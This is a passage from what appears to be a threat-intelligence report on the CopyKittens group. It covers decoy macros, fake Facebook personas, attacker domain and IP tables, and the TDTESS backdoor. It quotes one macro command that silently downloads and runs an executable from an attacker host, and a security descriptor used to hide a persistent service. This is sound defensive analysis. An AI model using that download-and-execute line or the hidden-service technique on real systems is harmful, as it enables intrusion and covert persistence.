
¹⁸ <https://www.hybrid-analysis.com/sample/a4adbea4fcbb242f7eac48ddbf13c814d5eec9220f7dce01b2cc8b56a806cd37>

¹⁹ <https://www.virustotal.com/en/file/a4adbea4fcbb242f7eac48ddbf13c814d5eec9220f7dce01b2cc8b56a806cd37/analysis>

Malicious Macros

In October 2016, the attackers uploaded to VirusTotal multiple files containing macros, likely to learn if they are detected by antivirus engines.


For example, "Date.dotm" contains this default Word template content:²⁰



A default template of a Word document used as decoy

The macro runs a Cobalt Strike stager that communicates with wk-in-f104.1c100.n.microsoft-security[.]host .

The attackers also uploaded an executable files that would run a Word document with content in Hebrew.²¹



Hebrew decoy document

The word document contains a macro that runs the following command:

```
cmd.exe /c powershell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://pht.is.nlb-deploy.edge-dyn.e11.f20.ads-youtube.online/winini.exe','%TEMP%\XU.exe');&start %TEMP%\XU.exe& exit
```

In parallel, the executable drops d5tjo.exe, which is the legitimate Madshi debugging tool²²²³

²⁰ <https://www.virustotal.com/en/file/7e3c9323be2898d92666df33eb6e73a46c28e8e34630a2bd1db96aeb3958aeb/analysis/>

²¹ <https://www.virustotal.com/en/file/9e5ab438deb327e26266c27891b3573c302113b8d239abc7f9aaa7eff9c4f7bb/analysis>

²² <https://www.virustotal.com/en/file/7ad65e39b79ad56c02a90dfab8090392ec5ffed10a8e276b86ec9b1f2524ad31/analysis>

²³ <http://help.madshi.net/madExcept.htm>

Fake Social Media Entities

Back in 2013, CopyKittens used several Facebook profiles to spread links to a website impersonating Haaretz news, an Israeli newspaper. In the screenshot below you can see the fake profile linking to haarettz.co[.]il (note the extra t in the domain).

"Erick Brown"²⁴

Erik Brown ▶ Israel Houghton & Planetshakers Philippine Concert
November 19, 2013 ·

<http://www.haarettz.co.il/.../theater/theater-review/1.1843583>

Fake profile "Erik Brown" posting link to malicious website

"Amanda Morgan"²⁵

Amanda Morgan ▶ ynet
November 19, 2013 ·

<http://www.haarettz.co.il/.../theater/theater-review/1.1843583>

Fake profile "Amanda Morgan" posting link to malicious website

The latter profile tagged a fake Israeli profile as her cousin, "דינה שרון"²⁶

Friends Photos Videos

דינה שרון

About

WORK

Israel Defense Forces

CURRENT CITY AND HOMETOWN

Haifa, Israel
Current city

Photos


Fake profile "דינה שרון"

²⁴ <https://www.facebook.com/israelhoughtonandplanetshakersphilippineconcert/posts/711649418845349>

²⁵ <https://www.facebook.com/ynetnews/posts/548075141952763>

²⁶ <https://www.facebook.com/profile.php?id=100003169608706>


Who in turn tagged another fake Israeli profile as her cousin "גסיקה כהן"²⁷



A screenshot of a Facebook profile for a user named "גסיקה כהן". The profile picture shows a woman with blonde hair in an orange top. The timeline header also features the name "גסיקה כהן". Below the profile picture, there's a section titled "DO YOU KNOW?" with the text "To see what she shares with friends, send her a friend request." On the left, there's an "Intro" section with the following details: Studied at Ben-Gurion University of the Negev, Lives in Jerusalem, Israel, Single, and From Jerusalem, Israel. To the right, there's a post from "IPCR-Isr Initiatives" shared on February 24, 2013.

"גסיקה כהן"

While "Erik Brown" has not been publicly active since September 2015, and the two other Israeli profiles have not been publicly active since September 2013, Amanda Morgan is still active to date. She has thousands of friends and 2,630 followers, many of which are Israeli. In 2015 she sent her friends an invitation to Like a Facebook page: "Emet press."



A screenshot of a Facebook invitation message. It shows a profile picture of a woman and the text "Amanda Morgan invited you to like her Page Emet press." with a timestamp of "6 hours ago".

Amanda Morgan invites its friends to like "Emet press"

Emet press (Emet means "truth" in Hebrew), is described as a non-biased news aggregator operated by Israeli students aboard. However, the Hebrew text is clearly not written by someone who speaks Hebrew as a first language:




A screenshot of the Facebook page for "Emet press". The cover photo is a black crow standing on a plaque. The page title is "Emet press Community". The "About" section includes the text: "taopotz drachim: hiyata ha-shana ha-avrotah bi-yoter maa bilanu 1992-b-10.6%-le'utot avshek'd, o'mbi'atit v'alla NEWS shelha yi-maa zeha b'sefor harabi ha-avrotah. amm sh'er ha-habura sh v'kenet shatgalim libe'a at sh'aral le-mabz sh'mu v'yo af ha-avrot batanot?". The "Photos" section shows several images, including one of a man in a suit and a truck.

Emet press Facebook page

²⁷ <https://www.facebook.com/jessicacohen>

The page re-posted news stories in Hebrew copied from online news outlets until August 2016.²⁸ An accompanying website with similar content was published in [www.emetpress\[.\]com](http://www.emetpress[.]com).



Emet press website

Neither the Facebook page nor website have been used to spread malicious or fake content publicly. We estimate that they were used to build trust with targets, and potentially send malicious content in private messages, however we do not have evidence of such activity.

Looking at the website source code reveals that it was built with NovinWebGostar, a website building platform.

A screenshot of the Emet press source code. The code shows the standard HTML structure with a base href pointing to the website, meta tags for content type and generator, and a title tag containing 'emetpress'. A yellow box highlights the 'generator' meta tag which contains the value 'www.novinwebgostar.com'.

Emet press source code reveals that it was built with NovinWebGostar

NovinWebGostar belongs to an Iranian web development company with the same name.



Website of Iranian web development company NovinWebGostar

²⁸ <https://www.facebook.com/emetpress>

Web Hacking

Based on logs from internet-facing web servers in target organizations, we have detected that CopyKittens use the following tools for web vulnerability scanning and SQL Injection exploitation.

Havij: "An automatic SQL Injection tool, [which is] distributed by ITSecTeam, an Iranian security company."²⁹ Havij is freely distributed and has a graphical user interface. It is commonly used for automated SQL Injection and vulnerability assessments.

sqlmap: An "automatic SQL Injection and database takeover tool."³⁰ sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL Injection flaws and taking over database servers. It is capable of database fingerprinting, data fetching from the database, and accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Acunetix: A commercial vulnerability scanner. "Acunetix tests for SQL Injection, XSS, XXE, SSRF, Host Header Injection and over 3000 other web vulnerabilities."³¹

²⁹ <http://blog.checkpoint.com/2015/05/14/analysis-havij-sql-injection-tool/>

³⁰ <http://sqlmap.org>

³¹ <https://www.acunetix.com>

Infrastructure Analysis

Domains

Below is a list of domains that have been used for malware delivery, command and control, and hosting malicious websites since the beginning of the group's activity.³²

Domain	Use	registration date	Impersonated company/product
israelnewsagency[.]link	NA	26/06/2015	Israeli News Agency
ynet[.]link	NA		Ynet Israeli news outlet
fbstatic-akamaihd[.]com	Cobalt Strike DNS	04/09/2015	Akamai
wheatherserviceapi[.]info	Cobalt Strike DNS		Generic
windowkernel[.]com	Cobalt Strike DNS		Microsoft Windows
fbstatic-a[.]space	NA		Facebook
gmailtoagmanager[.]com	NA		Gmail
mswordupdate17[.]com	NA	03/10/2015	Microsoft Windows
cachevideo[.]com	Cobalt Strike DNS	13/12/2015	Generic
cachevideo[.]online	Cobalt Strike DNS		Generic
cloudflare-statics[.]com	Cobalt Strike DNS		Cloudflare
digicert[.]online	Cobalt Strike DNS		DigiCert certificate authority
fb-statics[.]com	Cobalt Strike DNS		Facebook
cloudflare-analyse[.]com	Matreyoshka	10/04/2016	Cloudflare
twiter-statics[.]info	NA		Twitter
winupdate64[.]com	NA		Microsoft Windows
1m100[.]tech	NA		Google
cloudmicrosoft[.]net	NA	19/04/2016	Microsoft
windowslayer[.]jin	Matreyoshka	06/06/2016	Microsoft Windows
mywindows24[.]jin	NA		Microsoft Windows
wethearservice[.]com	Matreyoshka	11/07/2016	Generic
akamaitechnology[.]com	Cobalt Strike SSL / TDTESS	02/08/2016	Akamai
ads-youtube[.]online	Cobalt Strike SSL		Youtube
akamaitechnology[.]tech	Cobalt Strike SSL		Akamai
alkamaihd[.]com	Cobalt Strike SSL		Akamai
alkamaihd[.]net	Cobalt Strike SSL		Akamai
goldenlines[.]net	Cobalt Strike SSL	03/08/2016	Golden Lines (Israeli ISP)
1e100[.]tech	NA		Google
ads-youtube[.]net	NA		Youtube
azurewebsites[.]tech	NA		Microsoft Azure
chromeupdates[.]online	NA		Google Chrome
elasticbeanstalk[.]tech	NA	09/08/2016	Amazon AWS Elastic Beanstalk
microsoft-ds[.]com	NA		Microsoft
trendmicro[.]tech	NA		Trend Micro
fdgdsg[.]xyz	NA		Generic
microsoft-security[.]host	Cobalt Strike SSL		Microsoft

³² Some have been reported in our previous public reports

Domain	Use	registration date	Impersonated company/product
cissco[.]net	Cobalt Strike DNS	29/08/2016	Cissco
cloud-analyzer[.]com	Cobalt Strike DNS		Cellebrite (?)
f-tqn[.]com	Cobalt Strike DNS		Generic
mcafee-analyzer[.]com	Cobalt Strike DNS		Mcafee
microsoft-tool[.]com	Cobalt Strike DNS		Microsoft
mpmicrosoft[.]com	Cobalt Strike DNS		Microsoft
officeapps-live[.]com	Cobalt Strike DNS		Microsoft
officeapps-live[.]net	Cobalt Strike DNS		Microsoft
officeapps-live[.]org	Cobalt Strike DNS		Microsoft
primeminister-goverment-techcenter[.]tech	NA	05/09/2016	Israeli Prime Minister Office
sdlc-esd-oracle[.]online	NA	09/10/2016	Oracle
jjquery[.]online	BEEF	13/10/2016	Jquery
javaupdate[.]co	NA	16/10/2016	Oracle
jjquery[.]net	BEEF	19/10/2016	Jquery
terendmicro[.]com	Cobalt Strike DNS	12/12/2016	Trend Micro
windowskernel14[.]com	NA	20/12/2016	Microsoft Windows
gstatic[.]online	NA	28/12/2016	Google
ssl-gstatic[.]online	NA		Google
broadcast-microsoft[.]tech	Cobalt Strike DNS	18/01/2017	Microsoft
newsfeeds-microsoft[.]press	Cobalt Strike DNS		Microsoft
sharepoint-microsoft[.]co	Cobalt Strike DNS		Microsoft
dnserv[.]host	NA		Generic
nameserver[.]win	NA		Generic
nsserver[.]host	NA		Generic
owa-microsoft[.]online	NA		Microsoft Outlook
owa-microsoft[.]online	Cobalt Strike DNS		Microsoft Outlook
gsvr-static[.]co	NA		Generic
winfeedback[.]net	Cobalt Strike DNS	28/02/2017	Microsoft Windows
win-update[.]com	Cobalt Strike DNS		Microsoft Windows
intelchip[.]org	Cobalt Strike DNS	01/03/2017	Intel
ipresolver[.]org	Cobalt Strike DNS		Generic
javaupdator[.]com	Cobalt Strike DNS		Generic
labs-cloudfront[.]com	Cobalt Strike DNS		Amazon CloudFront
outlook360[.]net	Cobalt Strike DNS		Microsoft Outlook
updatedrivers[.]org	Cobalt Strike DNS		Generic
outlook360[.]org	Cobalt Strike DNS		Microsoft Outlook
windefender[.]org	Cobalt Strike DNS		Microsoft
microsoft-office[.]solutions	NA	23/04/2017	Microsoft
gtld-servers.zone	Cobalt Strike SSL	01/07/2017	Root DNS servers
gtld-servers.solutions	Cobalt Strike SSL		Root DNS servers
gtld-servers.services	Cobalt Strike SSL		Root DNS servers
akamai-net.network	NA		Akamai
azureedge-net.services	NA		Microsoft Azure
cloudfront.site	NA		Cloudfront
googlusercontent.center	NA		Google

Domain	Use	registration date	Impersonated company/product
windows-updates.network	NA	01/07/2017	Microsoft Windows
windows-updates.services	NA		Microsoft Windows
akamaized.online	NA	01/07/2017	Akamai
cdninstagram.center	NA		Instagram
netcdn-cachefly.network	NA		CacheFly

Noteworthy observations about the domains:

- Domains impersonate one of four categories:
 - Major internet and software companies and services – Microsoft, Google, Akamai, Cloudflare, Amazon, Oracle, Facebook, Cisco, Twitter, Intel
 - Security companies and products – Trend Micro, McAfee, Microsoft Defender, and potentially Cellebrite
 - Israeli organizations of interest to the victim – News originations, Israeli Prime Minister Office, an Israeli ISP
 - Other organizations or generic web services
- The attackers always use Whoisguard for Whois details protection.³³
- Domains are usually registered in bulk every few months.
- Long subdomains are created like those used by Content Delivery Networks. For example:


```
wk-in-f104.1e100.n.microsoft-security[.]host
ns1.static.dyn-usr.gsrv01.ssl-gstatic[.]online
c20.jsp.cdn-external-ie.1e100.alkamaihd[.]net
msnbot-sd7-46-194.microsoft-security[.]host
ns2.static.dyn-usr.g-srv02.ssl-gstatic.online
static.dyn-usr.g-blcse.d45.a63.alkamaihd[.]net
ea-in-f155.1e100.microsoft-security[.]host
is-cdn.edge.g18.dyn.usr-e12-as.akamaitechnology[.]com
static.dyn-usr.f-login-me.c19.a23.akamaitechnology[.]com
pht.is.nl-deploy.edge-dyn.e11.f20.ads-youtube[.]online
ae13-0-hk2-96cbe-1a-ntwk-msn.alkamaihd[.]com
be-5-0-ibr01-lts-ntwk-msn.alkamaihd[.]com
a17-h16.g11.iad17.as.pht-external.c15.qoldenlines[.]net
```
- Some of the domains have been in use for more than two years.

³³ <http://www.whoisguard.com/>

Often the attackers would point malicious domains to IPs not in their control. For example, as can be seen in the screenshot below from PassiveTotal, multiple domains and hosts (marked red) were pointed to a non-malicious IP owned by Google.³⁴³⁵

The screenshot shows a RiskIQ interface for the IP address 172.217.0.227. The top navigation bar includes the RiskIQ logo, search bar, and various filters like ASN (Google Inc., 172.217.0.0/24), Hashes, and Routable. Below the search bar, a table lists resolved domains and hosts. A red box highlights several entries: "02ac36110.49318.a.gtld-servers.zone", "7338879.i.gtld-servers.services", "stage.7338879.i.gtld-servers.services", "a.gtld-servers.zone", and "i.gtld-servers.services". These are followed by other entries like "www.google.co.uk" and "csi.gstatic.com". On the left sidebar, there are sections for "UNIQUE RESOLVE (1 / 07)" and "STATUS".

Multiple domains and hosts pointing to a non-malicious IP owned by Google

This pattern was instrumental for us in pivoting and detecting further malicious domains.

The screenshot shows a PassiveTotal search results page for the IP 172.217.20.78. The top navigation bar includes the IP address, search bar, and community edition link. Below the search bar, a table lists domains and their details. A red box highlights several entries: "ads-youtube.net", "microsoft-security.host", "alkamaihd.net", and "akamaitechnology.tech". These entries are associated with various flags such as "Blacklist", "Malware", "Registered", "Riskiq", "Malicious", "copykittens", and "Registered". Other entries include "privacy.google.it", "privacy.google.com.br", "privacy.google.co.in", "issuetracker.google.com", and "n4par.app.goo.gl".

Multiple domains and hosts pointing to a non-malicious IP owned by Google

³⁴ <https://passivetotal.org/search/172.217.20.78>

³⁵ <https://passivetotal.org/search/172.217.0.227>

IPs

The table below lists IPs used by the attackers, how they were used, and their autonomous system name and number.³⁶ Notably, most are hosted in the Russian Federation, United States, and Netherlands.

IP	Use	Country	AS name	ASN
206.221.181.253	Cobalt Strike	United States	Choopa LLC	AS20473
66.55.152.164	Cobalt Strike	United States	Choopa LLC	AS20473
68.232.180.122	Cobalt Strike	United States	Choopa LLC	AS20473
173.244.173.11	Metasploit and web hacking	United States	eNET Inc.	AS10297
173.244.173.12	Metasploit and web hacking	United States	eNET Inc.	AS10297
173.244.173.13	Metasploit and web hacking	United States	eNET Inc.	AS10297
209.190.20.149	NA	United States	eNET Inc.	AS10297
209.190.20.59	NA	United States	eNET Inc.	AS10297
209.190.20.62	NA	United States	eNET Inc.	AS10297
209.51.199.116	Metasploit and web hacking	United States	eNET Inc.	AS10297
38.130.75.20	NA	United States	Foxcloud Llp	AS200904
185.92.73.194	NA	United States	Foxcloud Llp	AS200904
146.0.73.109	Cobalt Strike	Netherlands	Hostkey B.v.	AS57043
146.0.73.110	NA	Netherlands	Hostkey B.v.	AS57043
146.0.73.111	Metasploit and web hacking	Netherlands	Hostkey B.v.	AS57043
146.0.73.112	Cobalt Strike	Netherlands	Hostkey B.v.	AS57043
146.0.73.114	Cobalt Strike	Netherlands	Hostkey B.v.	AS57043
144.168.45.126	BEEF SSL Server	United States	Incero LLC	AS54540
217.12.201.240	Cobalt Strike	Netherlands	ITL Company	AS21100
217.12.218.242	Cobalt Strike	Netherlands	ITL Company	AS21100
5.34.180.252	Cobalt Strike	Netherlands	ITL Company	AS21100
5.34.181.13	Cobalt Strike	Netherlands	ITL Company	AS21100
188.120.224.198	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
188.120.228.172	NA	Russian Federation	JSC ISPsystem	AS29182
188.120.242.93	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
188.120.243.11	NA	Russian Federation	JSC ISPsystem	AS29182
188.120.247.151	TDTESS	Russian Federation	JSC ISPsystem	AS29182
62.109.2.52	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
188.120.232.157	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
185.118.65.230	NA	Russian Federation	LLC CloudSol	AS59504
185.118.66.114	NA	Russian Federation	LLC CloudSol	AS59504
141.105.67.58	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.68.25	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.68.26	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.68.29	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.69.69	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.69.70	matreyoshka	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.69.77	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335

³⁶ Some have been reported in our previous public reports

IP	Use	Country	AS name	ASN
31.192.105.16	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
31.192.105.17	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
31.192.105.28	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
158.69.150.163	Cobalt Strike	Canada	OVH SAS	AS16276
176.31.18.29	Cobalt Strike	France	OVH SAS	AS16276
188.165.69.39	Cobalt Strike	France	OVH SAS	AS16276
192.99.242.212	Cobalt Strike	Canada	OVH SAS	AS16276
198.50.214.62	Cobalt Strike	Canada	OVH SAS	AS16276
51.254.76.54	Cobalt Strike	France	OVH SAS	AS16276
198.55.107.164	NA	United States	QuadraNet Inc	AS8100
104.200.128.126	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.161	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.173	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.183	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.184	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.185	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.187	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.195	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.196	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.198	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.205	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.206	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.208	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.209	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.48	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.58	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.64	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.71	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.138	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.178	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.194	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.160.195	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.161.141	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.21	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.228	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.232	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
107.181.174.241	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
86.105.18.5	Cobalt Strike	Netherlands	WorldStream B.V.	AS49981
93.190.138.137	NA	Netherlands	WorldStream B.V.	AS49981
212.199.61.51	Cobalt Strike	Israel	012 Smile Communications LTD.	AS9116
80.179.42.37	NA	Israel	012 Smile Communications LTD.	AS9116
80.179.42.44	NA	Israel	012 Smile Communications LTD.	AS9116

Recently the attackers implemented self-signed certificates in some of the servers they manage, impersonating Microsoft and Google.³⁷

The screenshot shows a detailed analysis of a self-signed digital certificate. The 'Basic Data' section includes fields for Subject (CN=microsoft.com, OU=Microsoft Advertisements, O=Microsoft Corporation, L=NewYork, ST=NewYork, C=NY), Issuer (CN=microsoft.com, OU=Microsoft Advertisements, O=Microsoft Corporation, L=NewYork, ST=NewYork, C=NY), Serial (1451035561), Validity (2017-07-03 14:32:53 to 2017-10-01 14:32:53), and Names (microsoft.com). The 'Browser Trust' section lists Apple (Self-Signed), Microsoft (Self-Signed), and Mozilla NSS (Self-Signed). The 'Key Usage and Constraints' section indicates Is CA? False. The 'Censys Metadata' section shows Added At 2017-07-06 06:44:58, Updated At 2017-07-06 02:45:01, Source Scan, and Tags dv, unknown, self-sign unexpired. The 'Fingerprint' section displays SHA-256, SHA-1, and MD5 fingerprints. The 'Public Key' section shows Key Type (4096-bit RSA, e = 65,537) and Modulus (81:3e:2e:4d:89:04:92:e6:95:2d:ca:3d:a4:86:5f:b0:4d:0d:2b:8c:29:b0:76:d4: dropdown menu). The 'SPKI SHA-256' field contains the value 8f8cd6253abf2c95d35b892a4c749cf03cd80b1f40a5621beb5f0f5b71eddece.

Self-signed digital certificate impersonating Microsoft as captured by censys.io

³⁷ <https://censys.io/certificates/f4aac7d6aafc426d1adbe3b845a26c4110f7c9e54145444a8668718b84cbdb0>

Malware

In this chapter we analyze and review malware used by CopyKittens.

TDTESS Backdoor

TDTESS (22fd59c534b9b8f5cd69e967cc51de098627b582) is 64-bit .NET binary backdoor that provides a reverse shell with an option to download and execute files. It routinely calls in to the command and control server for new instructions using basic authentication. Commands are sent via a web page. The malware creates a stealth service, which will not show on the service manager or other tools that enumerate services from WINAPI or Windows Management Instrumentation.

Installation and removal

TDTESS can run as either an interactive or non-interactive (service) program. When called interactively, it receives one of the two arguments: *installtheservice* to install itself or *uninstalltheservice* to remove itself. The arguments are described below:

installtheservice

If running with administrator privileges, it will install a service with the following characteristics:

Key name: bmwappushservice

Display name: bmwappushsvc

Description: WAP Push Message Routing Service

Type: own (runs in its own process)

Start type: auto (starts each time the computer is restarted and runs even if no one logs on to the computer)

Path: <main executable path> (In our analysis: c:\Users\PC008\Desktop\t.exe)

Security descriptor:

D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSRCDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSRCDRCWDWO;;;WD)

```
Administrator: C:\Windows\System32\cmd.exe
c:\Users\PC008\Desktop>sc qc bmwappushservice
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: bmwappushservice
TYPE               : 10  WIN32_OWN_PROCESS
START_TYPE         : 2   AUTO_START
ERROR_CONTROL     : 1   NORMAL
BINARY_PATH_NAME   : "c:\Users\PC008\Desktop\t.exe"
LOAD_ORDER_GROUP  :
TAG                : 0
DISPLAY_NAME       : bmwappushsvc
DEPENDENCIES      :
SERVICE_START_NAME : LocalSystem

c:\Users\PC008\Desktop>sc getdisplayname bmwappushservice
[SC] GetServiceDisplayName SUCCESS
Name = bmwappushsvc

c:\Users\PC008\Desktop>sc sdshow bmwappushservice


D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSRCDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSRCDRCWDWO;;;WD)
```

Service information from command-line using sc tool

The hardcoded security descriptor used to create the service is a persistence technique. Interactive users, even if they are administrators, cannot stop or even see the service in services.msc snap-in.

